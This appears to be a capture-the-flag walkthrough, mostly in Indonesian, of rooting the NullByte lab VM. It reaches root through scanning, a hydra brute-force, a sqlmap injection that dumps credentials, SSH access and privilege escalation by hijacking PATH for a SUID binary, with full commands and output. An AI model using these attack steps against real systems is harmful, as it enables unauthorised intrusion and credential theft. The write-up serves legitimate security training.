



If you search for the laws of harmony, you will find knowledge.

Nullbyte

Penyelesaian

```
$ sudo netdiscover
```

IP Machine : 192.168.1.142

```
$ nmap -sV -A 192.168.1.142
```


```
[parrot@parrot]~$ nmap -sV -A 192.168.1.142
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-01 15:31 BST
Nmap scan report for 192.168.1.142 (192.168.1.142)
Host is up (0.00055s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.10 ((Debian))
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Null Byte 00 - level 1
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4      111/tcp     rpcbind
|   100000   2,3,4      111/udp     rpcbind
|   100000   3,4        111/tcp6    rpcbind
|   100000   3,4        111/udp6    rpcbind
|   100024   1          36943/udp6  status
|   100024   1          38531/tcp6  status
|   100024   1          42048/udp   status
|   100024   1          47628/tcp   status
|_ 777/tcp  open  ssh       OpenSSH 6.7p1 Debian 5 (protocol 2.0)
|_ ssh-hostkey:
|   1024 163013d9d55536e81bb7d9ba552fd744 (DSA)
|   2048 29aa7d2e608ba6a1c2bd7cc8bd3cf4f2 (RSA)
|   256 6006e3648f8a6fa7745a8b3fe1249396 (ECDSA)
|_  256 bcf7448d796a194876a3e24492dc13a2 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.61 seconds
```


```
$ nikto -h 192.168.1.142
```

```
[parrot@parrot]~$ nikto -h 192.168.1.142
Nikto v2.1.5
-----
+ Target IP:      192.168.1.142
+ Target Hostname: 192.168.1.142
+ Target Port:    80
+ Start Time:     2023-07-01 15:31:58 (GMT1)
-----
+ Server: Apache/2.4.10 (Debian)
+ Server leaks inodes via ETags, header found with file /, fields: 0xc4 0x51c42a5c32a70
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ Cookie phpMyAdmin created without the httponly flag
+ Uncommon header 'x-webkit-csp' found, with contents: default-src 'self' ;script-src 'self' 'unsafe-inline' 'unsafe-eval';style-src 'self' 'unsafe-inline' ;img-src 'self' data: *.tile.openstreetmap.org *.tile.openstreetmap.org *.tile.openstreetmap.org *.tile.openstreetmap.org ;
+ Uncommon header 'content-security-policy' found, with contents: default-src 'self' ;script-src 'self' 'unsafe-inline' 'unsafe-eval' ;style-src 'self' 'unsafe-inline' ;img-src 'self' data: *.tile.openstreetmap.org *.tile.openstreetmap.org ;
+ Uncommon header 'x-frame-options' found, with contents: DENY
+ Uncommon header 'x-content-security-policy' found, with contents: default-src 'self' ;options inline-script eval-script;img-src 'self' data: *.tile.openstreetmap.org *.tile.openstreetmap.org ;
+ Uncommon header 'x-ob-mode' found, with contents: 0
+ OS/IDB-3223: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 6544 items checked: 0 error(s) and 11 item(s) reported on remote host
+ End Time:      2023-07-01 15:32:12 (GMT1) (14 seconds)
-----
+ 1 host(s) tested
```

Port 80




Just a regular website...





Karena hasil scanning nikto saya menemukan login page phpmyadmin.

```
[parrot@parrot]--[~/CTF/nullbyte]
└─$ file main.gif
main.gif: GIF image data, version 89a, 235 x 302
[parrot@parrot]--[~/CTF/nullbyte]
└─$ exiftool main.gif
ExifTool Version Number      : 12.16
File Name                    : main.gif
Directory                   : .
File Size                    : 16 KiB
File Modification Date/Time  : 2023:07:01 15:54:37+01:00
File Access Date/Time       : 2023:07:01 15:54:37+01:00
File Inode Change Date/Time  : 2023:07:01 15:54:37+01:00
File Permissions             : rw-r--r--
File Type                   : GIF
File Type Extension         : gif
MIME Type                   : image/gif
GIF Version                 : 89a
Image Width                 : 235
Image Height                : 302
Has Color Map               : No
Color Resolution Depth      : 8
Bits Per Pixel              : 1
Background Color            : 0
Comment                     : P-): kzMb5nVYJw
Image Size                  : 235x302
Megapixels                  : 0.071
```


Disini saya tertarik untuk melakukan pengecekan di file gif yang ada di website lalu saya coba exiftool dan menemukan comment yang mencurigakan "kzMb5nVYJw".



Lalu saya coba masukkan ke url dan ternyata menampilkan halaman baru yang berisikan input key.



Awalnya saya coba masukkan keynya berupa header dari halaman utama yang saya anggap menarik yaitu "c4-51c42a5c32a70".




Dan ternyata hasilnya invalid seperti gambar sebelumnya. Lalu saya mencoba untuk melakukan bruteforce menggunakan hydra


```
$ sudo hydra 192.168.1.142 -l test -P
/usr/share/wordlists/rockyou.txt http-post-form
"/kzMb5nVYJw/index.php:key=^PASS^:invalid key"
```

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.1.142:80/kzMb5nVYJw/index.php:key=^PASS^:invalid key
[STATUS] 4216.00 tries/min, 4216 tries in 00:01h, 14340183 to do in 56:42h, 16 active
[STATUS] 4268.33 tries/min, 12805 tries in 00:03h, 14331594 to do in 55:58h, 16 active
[80][http-post-form] host: 192.168.1.142 login: test password: elite
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-01 16:19:53
```

key : elite



Maka muncullah input baru yang meminta username



Disini saya iseng hanya memasukkan empty input di dalam form dan muncullah 2 user tersebut, disini kata input yang baru melakukan fetch ke database maka saya asumsikan kerentanannya terdapat di sql injection.

```
$ sqlmap --dbms=mysql -u
"http://192.168.1.142/kzMb5nVYJw/420search.php?usrtosearch=isis"
--dbs -p usrtosearch --level=3 --risk=3 --dump-all --batch
```

```

[16:34:39] [INFO] retrieved: 0
[16:34:39] [WARNING] table 'pma_savedsearches' in database 'phpmyadmin' appears to be empty
[16:34:39] [WARNING] unable to retrieve the entries for table 'pma_savedsearches' in database 'phpmyadmin' (permission denied)
[16:34:39] [INFO] fetching columns for table 'pma_table_coords' in database 'phpmyadmin'
[16:34:39] [INFO] fetching entries for table 'pma_table_coords' in database 'phpmyadmin'
[16:34:39] [INFO] fetching number of entries for table 'pma_table_coords' in database 'phpmyadmin'
[16:34:39] [INFO] retrieved: 0
[16:34:39] [WARNING] table 'pma_table_coords' in database 'phpmyadmin' appears to be empty
[16:34:39] [WARNING] unable to retrieve the entries for table 'pma_table_coords' in database 'phpmyadmin' (permission denied)
[16:34:39] [INFO] fetching columns for table 'users' in database 'seth'
[16:34:39] [INFO] fetching entries for table 'users' in database 'seth'
Database: seth
Table: users
[2 entries]
+-----+-----+-----+-----+
| id | pass | user | position |
+-----+-----+-----+-----+
| 1 | YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE | ramses | <blank> |
| 2 | --not allowed-- | isis | employee |
+-----+-----+-----+-----+
[16:34:39] [INFO] table 'seth.users' dumped to CSV file '/home/parrot/.local/share/sqlmap/output/192.168.1.142/dump/seth/users.csv'
[16:34:39] [INFO] fetched data logged to text files under '/home/parrot/.local/share/sqlmap/output/192.168.1.142'
[16:34:39] [WARNING] your sqlmap version is outdated
[*] ending @ 16:34:39 /2023-07-01/

```

Dan berhasil, password menggunakan base64 -> md5

YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE (Base64)

c6d6bd7ebf806f43c76acc3681703b81 (md5)

omega (plain text)

user : ramses

password : omega

User dan password telah didapatkan, lalu saya coba gunakan kredensial yang telah saya dapat di phpmyadmin dan tidak bisa, lalu saya ingat bahwa ada service ssh yang berjalan di port 777

```

777/tcp open  ssh      OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 163013d9d55536e81bb7d9ba552fd744 (DSA)
|   2048 29aa7d2e608ba6a1c2bd7cc8bd3cf4f2 (RSA)
|   256 6006e3648f8a6fa7745a8b3fe1249396 (ECDSA)
|_  256 bcf7448d796a194876a3e24492dc13a2 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

\$ ssh ramses@192.168.1.142 -p 777

```

[parrot@parrot]~[~/CTF/nullbyte]
$ssh ramses@192.168.1.142 -p 777
The authenticity of host '[192.168.1.142]:777 ([192.168.1.142]:777)' can't be established.
ECDSA key fingerprint is SHA256:H/Y/TKggtnCfMGz457Jy6F6tUZPrvEDD62dP9A3ZIKU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.1.142]:777' (ECDSA) to the list of known hosts.
ramses@192.168.1.142's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug  2 01:38:58 2015 from 192.168.1.109
ramses@NullByte:~$

```

Dan berhasil, saya coba lakukan ls dan menemukan beberapa file yang menarik perhatian saya yaitu file bash_history, saya menemukan bahwa ada user lain yaitu eric.

```

ramses@NullByte:~$ cat .bash_history
sudo -s
su eric
exit
ls
clear
cd /var/www
cd backup/
ls
./procmwatch
clear
sudo -s
cd /
ls
exit

```

Lalu saya coba mengeksplor history tersebut.

```

ramses@NullByte:/var/www/backup$ cat readme.txt
I have to fix this mess...
ramses@NullByte:/var/www/backup$ ./procmwatch
  PID TTY          TIME CMD
 1849 pts/0      00:00:00 procmwatch
 1850 pts/0      00:00:00 sh
 1851 pts/0      00:00:00 ps
ramses@NullByte:/var/www/backup$

```

```

ramses@NullByte:/var/www/backup$ uname -v
#1 SMP Debian 3.16.7-ckt11-1+deb8u2 (2015-07-17)
ramses@NullByte:/var/www/backup$

```

Karena saya masih bingung dengan history yang dilakukan user ramses, maka saya coba cara lain untuk mendapatkan akses root yaitu dengan

melakukan pengecekan terhadap versi linux disini mesin menggunakan Debian 3.16.7, langsung saja saya cari di exploit db dan mendapatkan exploitnya.

The screenshot shows the Exploit Database website interface. At the top, there's a search bar with 'debian 3.16' entered. Below the search bar, there are filters for 'Verified' and 'Has App'. The main table displays search results with columns: Date, D (Download), A (Add), V (Verify), Title, Type, Platform, and Author. Two results are shown:

Date	D	A	V	Title	Type	Platform	Author
2017-10-16				Linux Kernel < 3.16.39 (Debian 8 x64) - 'Inotify' Local Privilege Escalation	Local	Linux_x86-64	Jeremy Huang
2017-06-28				Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3.1611) - 'ldso_hwcap_64 Stack Clash' Local Privilege Escalation	Local	Linux_x86-64	Qualys Corporation

Below the table, there are navigation links: FIRST, PREVIOUS, 1 (current), NEXT, LAST. At the bottom, there's a section with links to various resources: Databases, Links, Sites, and Solutions.

CVE: 2017-1000379 2017-1000366

```
ramses@NullByte:~$ ls
exploit.c  la.c  la.so.h
ramses@NullByte:~$ gcc exploit.c -o exploit
exploit.c: In function 'main':
exploit.c:949:9: error: expected identifier or '(' before 'if'
    if (sizeof(la_so) != la_so_len) die();
    ^
exploit.c:950:23: error: 'la_so' undeclared (first use in this function)
    if (write(fd, la_so, sizeof(la_so)) != (ssize_t)sizeof(la_so)) die();
                    ^
exploit.c:950:23: note: each undeclared identifier is reported only once for each function it appears in
ramses@NullByte:~$
```

Saya melakukan compile dan ternyata tidak bisa dan tampaknya sangat merepotkan, lalu saya coba kembali lagi memahami history bashnya.


```

ramses@NullByte:/var/www/backup$ ./procmwatch
  PID TTY          TIME CMD
 1977 pts/0    00:00:00 procmwatch
 1978 pts/0    00:00:00 sh
 1979 pts/0    00:00:00 ps
ramses@NullByte:/var/www/backup$ ps
  PID TTY          TIME CMD
 1791 pts/0    00:00:00 bash
 1980 pts/0    00:00:00 ps
ramses@NullByte:/var/www/backup$ ls -lah
total 20K
drwxrwxrwx 2 root root 4.0K Aug  2  2015 .
drwxr-xr-x 4 root root 4.0K Aug  2  2015 ..
-rwsr-xr-x 1 root root 4.9K Aug  2  2015 procmwatch
-rw-r--r-- 1 root root  28 Aug  2  2015 readme.txt
ramses@NullByte:/var/www/backup$

```

Setelah saya coba pahami ternyata procmwatch berjalan dengan hak akses root tetapi kita masih bisa mengeksekusinya, lalu dengan procmwatch berjalan perintah sh dan ps, disini berarti kita bisa masuk root melalui procmwatch.

```

ramses@NullByte:/var/www/backup$ echo /bin/sh > ps
ramses@NullByte:/var/www/backup$ ls
procmwatch ps readme.txt
ramses@NullByte:/var/www/backup$ echo /bin/sh > sh
ramses@NullByte:/var/www/backup$ chmod +x sh && chmod +x ps
ramses@NullByte:/var/www/backup$ export PATH=/var/www/backup:${PATH}
ramses@NullByte:/var/www/backup$ ./procmwatch
# ls
procmwatch ps readme.txt sh
# whoami
root
#

```

Langsung saja saya akses direktori /root/

```

# cd /root
# ls
proof.txt
# cat proof.txt
adf11c7a9e6523e630aaf3b9b7acb51d

It seems that you have pwned the box, congrats.
Now you done that I wanna talk with you. Write a walk & mail at
xly0n@sigaint.org attach the walk and proof.txt
If sigaint.org is down you may mail at nbsly0n@gmail.com

USE THIS PGP PUBLIC KEY

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: BCPG C# v1.6.1.0

mQENBFW9BX8BCACVNFJtV4KeFa/TgJZgNefJQ+fD1+LNEGnv5rw3uSV+jWigpxrJ
Q3t0375S1KRrYxhHjEh0HKwTBCIopIcRFFRy1Qg9uW7cxYnTlDTp9QERuQ7hQ0FT
e4QU3gZPd/VibPhzbJC/pdbDpuxqU8iKxqQr0VmTX6wIGwN8GlrnKr1/xhSRTprq
Cu70yNC8+HKu/NpJ7j8mxDTLrvoD+hD21usssThXgZJ5a31iMWj4i0WUEKFN22KK
+z9pml0J5Xfhc2xx+WhtST53Ewk8D+Hjn+mh4s9/pjppdpMFUhr1poXPsI2HTWNe
YcvzcQHwzXj6hvteXlJj+yzM2iEuRdIJ1r41ABEBAAG0EW5ic2x5MG5AZ21haWwu
Y29tiQEcBBABAgAGBQJVvQV/AAoJENDZ4VE7RHERJVkH/RUeh6qn116Lf5mAScNS
HhWTUulxIllPmnOPxB9/yk0j6fvWE9dDtcS9eFgKCthUQts70FPhc3ilbYA2Fz7q
m7iAe97aW8pz3AeD6f6MX53Un70B3Z8yJFQbdusbQa1+MI2CCJL44Q/J5654vIGn
XQk60c7xWEgxLH+IjNQgh6V+MTce8f0p2SEVPcMZZuz2+XI9nrCV1dfAcwJJyF58
kjsxYRRryD57olIyb9GsQgZkvPjHCg5JMdzQq0BoJZFPw/nNCEwQexWrgW7bqL/N8
TM2C0X57+ok7eqj8gUEuX/6FxBtYPpqUIaRT9kdeJPYHsiLJlZcXM0HZrPVvt1HU
Gms=
=PiaQ
-----END PGP PUBLIC KEY BLOCK-----

#

```

FLAG : welldone22 (md5:adf11c7a9e6523e630aaf3b9b7acb51d)